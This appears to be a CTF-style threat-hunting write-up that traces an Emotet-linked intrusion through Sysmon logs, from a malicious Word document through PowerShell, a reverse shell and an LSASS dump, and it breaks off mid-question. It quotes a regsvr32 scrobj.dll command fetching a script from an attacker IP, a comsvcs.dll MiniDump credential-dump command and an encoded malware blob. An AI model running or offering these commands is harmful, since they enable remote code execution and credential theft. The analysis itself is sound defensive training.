
Event ID 1: Process Creation

“The process described in the previous question was used to open a file extracted from the archive that user received by email. Specify a SHA256 hash of the file extracted and opened from the archive.

Mindset: What archive the user received? What is the file type?

What to look for? The suspicious file is opened via the winword.exe process, which is Object Creation (Sysmon Event ID 12). The file type might be the .zip or .rar extension.

We got 1 hit that indicates we are on the right direction!

‘c:\windows\explorer.exe’ ➔ ’c:\program files (x86)\microsoft office\office16\winword.exe’➔’c:\users\john.goldberg\appdata\local\temp\temp1_report.zip\market forecast emea.docx’

Winword.exe opens the file Market Forecast EMEA.docx that SHA256 is 54dabbd0a47f5ef839de9183978b9b755c248c8ad7a35aff3fe537990ffb3501


Event ID 12: File Open
SHA256

The file mentioned in question 3, is not malicious in and of itself, but when it is opened, another file is downloaded from the Internet that already contains the malicious code. Answer the question by specifying the address, from which this file was downloaded, and the SHA256 hash of the downloaded file, separated by commas without spaces.

Mindset: Is there any network connection from the file (winword.exe)? When did the file execute and download? Any suspicious filename or suspicious port?

What to look for? Object Creation (Sysmon Event ID 12), Network Connection (Event ID 3)

With the filter, “event_type is one of network connection, file create, file open”, we can see there is a connection with (HTTP ) port 80 which happened on Jun 21, 2021 @ 16:25:38.000

Network Connection

According to Virustotal result, 188[.]135[.]15[.]49 has been flagged as a malicious domain. This domain involves Emotet (Trojan credential malware).

Malicious Domain Graph

And, if we look around the timestamp of the network connection, the fontstyles[1].dotm of SHA256 value is 65df8039cbd1b3fb40a1cc9198c2ba314dd38ff7d301ee475327d438346d96af

FileOpen Event

The malicious code from the file, mentioned in question 4, directly installed a WMI subscription, which we started our hunting with, and also downloaded several files from the Internet to the compromised host. For file downloading, the attacker used a tricky technique that gave him the opportunity to hide the real process, which initiated the corresponding network activity. Specify the SHA256 hash of the operating system component whose functionality was used by the attacker to download files from the Internet.

Mindset: What files were downloaded from the internet? What techniques did the attacker use? Honestly, I initially looked through some .dll files but didn’t get what’s the meaning behind them. So, I walked through some writeups and go deeper into myself.

What to look for? Network Connection, Process Activity, File Create, File Open

With the filter enrich.ioa.max_severity:* and winword.exe The query “enrich.ioa.max_severity” appears to be related to security event analysis or threat intelligence enrichment.

As far as we have known, the downloaded file from the previous that happened on Jun 21, 2021 @ 16:25:38.000. Let’s see the processing activity after the time, we can see there is a DLL “ieproxy.dll” that gets my impression. The SHA256 is 5516176cd0f4204ef8cf563c1dd6b3991b134d17eef2cc5e62e7f6c7aadfbb37

Plus, its enrichment rule: win_unusual_ie_com_dll_host_process

DLL Process Activity

Research Part:

What techniques are “ieproxy.dll” used for malicious behaviours? The ieproxy.dll is an Internet Explorer COM object, and its technique belongs to T1071: Standard Application Layer Protocol. It is a category of techniques used by adversaries to communicate and interact with systems over standard application layer protocols, such as HTTP, SMTP, or DNS.

A COM (Component Object Model) object is a software component that follows the COM specification, which is a binary standard for creating and interacting with objects in a Windows environment. COM objects enable inter-process communication and allow components to be developed in different programming languages and used by different applications.

Hypothesis 1. The attacker may use an Internet Explorer COM object in scripts or macros to interact with the Internet resources

Specify the domain name of the resource from which the files mentioned in question 5 were supposedly downloaded as a result of malicious code execution.


We suppose to know if the application “iexplorer.exe” has a DNS request, it might have a network connection event.

What to look for? DNS request event type

After filtering, we can see the domain is raw[.]githubusercontent[.]com, which happened between Jun 21, 2021 @ 16:25:57.000 and Jun 21, 2021 @ 16:26:03.000
The first file downloaded (as a result of executing the code in question 5) contained encoded executable code (PE), which after downloading was recorded in the registry. Specify an MD5 hash of the original representation of that code (PE).

Mindset: How to identify the encoded executable code? What value is has in the registry?

What to look for? Registry event

With the filter enrich.ioa.max_severity:* and winword.exe, event_type:registryvalueset, we can get 2 hits and the encoded code as below.

H4sIAAAAAAAEAO1YX0wcRRz+7XEUCuWOkhCJGl3IRiGpV/6ooQnqTbmLc+2hx4FwEKVcuW0Bjztyf1KqtYUAhs2GxAQftPHBGH2xPmhSUzz/5Ci1eAk1WHNafVCCxdJCE9qHpibV9Te7exQE25cqL/cls99vZ7759jezM5O9q2t9AzIAwIhFUQDGQYMV7o4ZLKaHYyY4ufVc8TjnPFfc2NkV5ntDwYMhbw/f4Q0EghF+v8iHogG+K8Dbnm/ge4I+0ZKXlyPoHofv3x1/6tUdY6kyO3Rp7Gk1fmzsCeTysumxGpWvq+zu6uhkun/LyWUH8L1uhAe25jWk6pahhM81bAMwsIS1uo+34yVfDfs50GNs36L32bJiqE+O2tzOpTqlaP39mhDaeYDS1QlaAQS4B0BfeodmS0TsiyDPcbAyttQ4Vlm0W0I+b8QL4Oe0ClW3Za0OU7ZaNBnkZeOlHEsOlux1urilVxMKeoXqV7De7+4DTOP/AJUahXwqOYVsOrhURGWbwFPJhndTRvUVpngxl8pGgSpxKiGhrJTuMgrh+1iYfRZ1jNVm5MXv6eCZosnpDUAHlsYzAWKdzHvUKfQuvKIoypRN6NVqbIKHWVAW9bLISrGxWkvFJrCVB8ilNo15dm+vStir4nS0cOejAFUJpfAZM8Bw3Dx0gomGhHxc2xm4Cejom8IsM5KdQrtSWGzWLKxYRT5jm4SMsyVddZ4JPEphvpnNj01w0dSTUIYC52jm1w8xm0Zs0qRXTdoUuKg0JFzg4J/P+tK0Eh6/HR7TQzSImLTUGdOBM2yONpw/J+ZTtPqdVeNTWZL84BGB5yKGxcyFt/5SlHG2n/EtVE/e+f3P8Br/ovOSzrd0NhVrXKLzkzrT4rU+nIkDUwlylgGyuFPAFXBQsB9ghL+taWN9eNgQ9yqPY1DrD4ZF6g34/CJ4OHtfV6SxMyR6fQAnjG4xHO0RU/c/Qi0GEdEVCnaI4TDBVW54VtTltcGAdoRWZzasq/sws6krFIl6/cTvD3bY+wBuZjaHulas6sSeYOgwwF67+zm7s6rS4vP7Nx73ZuMWHby4vDCNEaknLnd9E604L1LZ3Y4FjwM3T+WQi5pP7dlTV5GgFfGParxHDDt4MpHII9zE3FU3qWcqeXcN5WYODPQV5RrMwyG0k/tH8EqH45GD2OKSaZFNtvIObua3JqokiPz4COV+0D11t+rZ6DVnBi5r+67vohc8qBdQf4DI2yjGD2JMZCN2myEe4mlraUVqIa24B3jiVmbxppXKBZf34nnykuOrQ+HKfVWVOKwmh/Q7njrv4oZwSPOOLwzAfd72yZ9HSaNDuuiUrpGY89AjWUrSKV3p5FDUQmJl/S+DkuzOIW0uF6ZYVxFXT7bT6nWCxK6Yf51VklSa6s4nHqc0R6U/SOztDyJeJYnjzXEo30bnF9gnCuaGG3UOPbqNxKPKDD99s09JDt6Eoy/g9uTbpBvdVtLSqR4/qLhOKxIk5nm/YZ49YNIhTWFnh7RMpZ/Xdn+t1EOasZ+V9euGVhLL3WkuV5LNmH80UIepYBqXa3AyKDdJy87S4RvRk0S5hNoWx9Tp5U/fa1KSm7r00kgjjTTS2ETgT3P8NsEvFLFP3Oxc0tgE4HfHi1goD9CL/M52ABev/T8yh8XDb3J+afyn+BulDDBxABQAAA==

Then, we can recipe the encoded data via CyberChef before downloading it to get the MD5 hash value.

CyberChef

The MD5 value is d9fa159c50e2f4d696bca970526dfc4d

Powershell Get-FileHash

The second file downloaded (as a result of code execution, which we talked about in question 5) was a script, that was set up to autostart via WMI Subscription. Specify the SHA256 hash of this script.

What to look for? Powershell Script file

SHA256 hash is 6df4709bc07356968fb0e94985ddd1835d0458b22aab6a371784826109e49ef5

mso1033.ps1

The script, mentioned in question 8, spawned one of the legitimate system processes and injected into its memory a malicious code that was read and decoded from the registry (this code was mentioned in question 7). This malicious code migrated through a chain of code injections to the address space of another legitimate process, where it continued to run without further migration. For this answer, provide the next data, separated by a comma without spaces: - PID of the initial legitimate system process, which was spawned by the script and where this script launched in-memory execution of malicious code; - PID of the target process, to which malicious code migrated from the initial process and in the context of which attacker performed different post-exploitation activity

Mindset: The script name is “mso1033.ps1”. Initially, I had no clue where to start to look through but we can think from what technique it uses when the process injects into Mamory. To be honest, this is the most difficult question because we have to identify process relationship : (

What to look for? Suspicious process activity, Event Type (Process Creation)

Firstly, with the filter mso1033.ps1 and event_type (Process Creation), we can see the relationship between the processes.

mso1033.ps1 -> wmiprvse.exe -> powershell.exe -> csc.exe

After that, there is a process chain winlogon.exe-> dwn.exe, and it indicates that this is a technique of T1502: Parent PID Spoofing

Let’s dig deeper into those processes winlogon.exe, dwn.exe and cmd.exe!!! Between Jun 21, 2021 @ 16:33:48.000 and Jun 21, 2021 @ 17:17:22.000, we can see some command-line activities.

Through cmd.exe, MITRE ATT&CK (TTP) two techniques are observed: T1059: Command-Line Interface, T1210: Exploitation of Remote Services, then, we want to see what children process under process ID 8876, 6068, 2280, 8524.

Taking benefits from provided processes in the last question, get the children process rundll32.exe (8344), which is quite suspicious. So, we can back and forth to the previous result.

Process ID 8344


With the filter (proc_id: 8876, 1160), the results after Jun 21, 2021 @ 16:33:48.000 show that winlogin.exe was spawned and injected the memory into dwm.exe. Then, the initial process and target process is 8876, 1160

The malicious code run by the script is a Reverse Shell. Identify the IP address and port number of its command center.

What to look for? Network Connection

Let’s filter with the PowerShell script “mso1033.ps1”, which got 12 hits. And, only the IP address with port 94.177.253.126:443 can be seen.
As a result of running a malicious code, which we talk about in questions 9 and 10, the attacker got a shell on the compromised host. Using this access, the attacker downloaded the Active Directory collection utility to the host in an encoded form. Specify a comma-separated, non-spaced link where the encoded version of the utility was downloaded and a SHA256 hash of the decoded version that was directly run by the attacker on the compromised host.

Mindset: Think about what Active Directory collection it is and how to download it to the compromised host.

What to look for? Network Connection, File Creation

After filtering (event_type:networkconnection and filecreation) and IP 94.177.253.126, we can get 28 hits that include regsvr32 /u /n /s /i:http://94.177.253.126:8080/Ec9KoccK.sct scrobj.dll. However, it seems like this is not what we are looking for.


Alternatively, we can see many connections via the Chrome application.

With the filter “http”, an URL can be observed clearly, and we can see it is downloaded by “certutil.exe” running from “cmd.exe (7396)”. http://188[.]135[.]15[.]49/chrome_installer.log2

Virustotal: 188[.]135[.]15[.]49

Let’s trace back which process executes “cmd.exe (7396)”, and we can get the “winlogon.exe (1160)” starting from Jun 21, 2021, @ 16:44:28.000 till Jun 21, 2021, @ 16:48:01.000

Got it!!!! We get the clue based on question 9 that winlogon.exe (1160) was spawned

Then, we can identify the activity of cmd.exe (7396) with the filter proc_p_id:7396, which has a SHA256 value: EB41B254964FB046656A7312C8547674577C4A2229360CC12F5B1289280B92C3

Process parent id: 7396

There is a .zip file that gets my interest “bloodhound.zip”!

Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory or Azure environment.

During the post-exploitation process, the attacker used one of the standard Windows utilities to create a memory dump of a sensitive system process that contains credentials of active users in the system. Specify the name of the executable file of the utility used and the name of the memory dump file created, separated by a comma without spaces.

Mindset: What is the file type of memory dump? .bin or .dump?

What to look for? File Creation

We know the rundll32.exe (8344)) is executed by dwn.exe (8876), with the filter “rundll32.exe”, there is a process that looks suspicious on Jun 21, 2021 @ 16:50:14.000

rundll32.exe

rundll32.exe C:\Windows\System32\comsvcs.dll,MiniDump 748 C:\Windows\TEMP\dump.bin full.

The specific function invoked with rundll32.exe and comsvcs.dll is called “MiniDump.” A minidump is a snapshot of a process’s memory at a specific moment in time. It can be helpful for debugging purposes, as it provides information about the state of a program when it crashes.

748” is a command-specific parameter passed to the MiniDump function.

full” is likely another parameter specific to the MiniDump function. Without additional information, it’s not possible to determine its exact purpose.

Overall, the attacker used one of the standard Windows utilities rundll32.exe to dump the credential information “dump.bin”.

FileCreate

Presumably, the attacker extracted the password of one of the privileged accounts from the memory dump we discussed in the previous question and used it to run a malicious code on one of the domain controllers. What account are we talking about? Specify its username and password as the answer in login:password format.

Mindset: How to identify process activity? How to identify the IP address of domain controllers and domain controller hostname?

What to look for? Network Connection, Login Event ID


With the event ID 4776, we can see the hostname of the domain controller is “DC01-CYBERCORP.cybercorp.com”
